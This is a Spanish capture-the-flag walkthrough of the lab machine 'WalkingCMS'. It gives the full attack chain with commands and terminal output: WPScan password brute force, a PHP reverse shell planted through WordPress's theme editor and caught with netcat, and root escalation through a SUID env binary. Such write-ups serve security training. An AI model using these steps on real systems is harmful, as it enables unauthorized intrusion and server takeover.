
9. ✅ Máquina: WalkingCMS (Fácil)
    - *1. Descubrimiento de Puertos y Servicios con Nmap:*
        - Utilizamos Nmap para descubrir los puertos abiertos y los servicios en ejecución.
            - Comando: `nmap -sVC 172.17.0.2`
            - Resultado: Se ha encontrado el servicio HTTP abierto.
    - *2. Búsqueda de Directorios Activos con Gobuster:*
        - Usamos *Gobuster* para encontrar directorios activos en el servicio HTTP.
            - Comando: `gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php,html`
            - Resultado: Se encontró *wordpress*, por lo que nos encontramos con una página web de esta tecnología.
    - *3. Navegación e Inspección del Servicio HTTP:*
        - Navegamos por la web y observamos una publicación hecha por Mario *(Hello World)*.
        - Además, encontramos una página de ejemplo donde vemos un hiperenlace que nos indica que debemos acceder al escritorio para *iniciar sesión*.
    - *4. Ataque de Fuerza Bruta con WPScan:*
        - Sabemos que un usuario existente es *mario*, el que creó la entrada inicial del blog anterior, por lo que podemos realizar un ataque de fuerza bruta con este username ( se ha intentado *sqlmap* contra el formulario, pero no hubo éxito).
        - Usamos la herramienta *wpscan* para realizar un ataque de fuerza bruta contra el usuario Mario con las contraseñas de rockyou.txt.
            - Comando: `wpscan --url http://172.17.0.2/wordpress/wp-login.php -U mario -P /usr/share/wordlists/rockyou.txt --enumerate`
            - Resultado: Obtenemos las credenciales para el usuario *mario* con contraseña *love*. Además, con la opción `--enumerate` podemos obtener información útil sobre vulnerabilidades encontradas y analizadas en el propio WordPress.




    - *5. Acceso al Panel de Administrador:*
        - Podemos acceder al panel de administrador de Mario con sus credenciales ingresándolas en el formulario de inicio de sesión.
    - *6. Edición del Archivo index.php con Reverse Shell de 💀 Revershell Generator :*
        - Navegando a *Apariencia->Theme color editor* podemos ver diferentes archivos de temas configurables. Vemos que podemos editar el *index.php*, por lo que podemos realizar una reverse shell ejecutando código PHP.
        - Introducimos en la web *Revershell Generator* la IP de la máquina víctima y el puerto abierto (8080).
            - *Comando*: Utilizamos Script *PHP PentestMonkey*.
            - *Resultado*: Editamos el index.php con el script PHP generado, el cual vamos a hacer update, y también recibimos el comando de escucha a ejecutar en nuestra máquina.
    - *7. Ejecución de la Reverse Shell:*
        - A continuación, podemos realizar el ataque de la ejecución de una reverse shell. Nos ponemos primero en escucha en el puerto *8080* con el comando `nc -lvnp 8080` y seguidamente entramos en el enlace: `http://172.17.0.2/wordpress/wp-content/themes/twentytwentytwo/index.php`, donde veremos el archivo que hemos editado, que en vez de ser el contenido del tema será la ejecución de la reverse shell. Entramos mientras estamos en escucha y ejecutamos la reverse shell.

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# nc -lvnp 8080
listening on [any] 8080 ...
connect to [192.168.0.109] from (UNKNOWN) [172.17.0.2] 49134
Linux a6824dd64b00 6.6.15-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.15-2kali1 (2024-05-17) x86_64 GNU/Linux
 18:34:25 up  4:35,  0 user,  load average: 1.25, 1.90, 2.83
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ls
bin
boot
dev
etc
```

- *8. Búsqueda de binarios con permisos de ejecución:*
  - Una vez dentro de la máquina victima, para realizar una escalada de privilegios, observamos en que binarios tiene permisos de ejecución con SUID (sudo no está disponible).
    - **Comando**: `find / -perm -4000 2>/dev/null`
    - **Resultado**: Se encontraron binarios que se puede ejecutar, siendo el más interesante *env* .
- *9. Explotación de env para obtener privilegios de root:*
  - Encontramos un exploit en env para realizar la escalada de privilegios en GTFOBins .
    - **Comando**: `/usr/bin/env /bin/sh -p`
    - **Resultado**: Obtenemos una shell donde somos el usuario root, máximos privilegios sobre la máquina víctima. ¡Hemos terminado, wordpress y máquina vulnerada!

```
$ find / -perm -4000 2>/dev/null
/usr/bin/mount
/usr/bin/su
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/env
/usr/bin/umount
/usr/bin/gpasswd
$ /usr/bin/env /bin/sh -p
whoami
root
xDaliK
/bin/sh: 2: xDaliK: not found
ls
bin
boot
dev
etc
home
```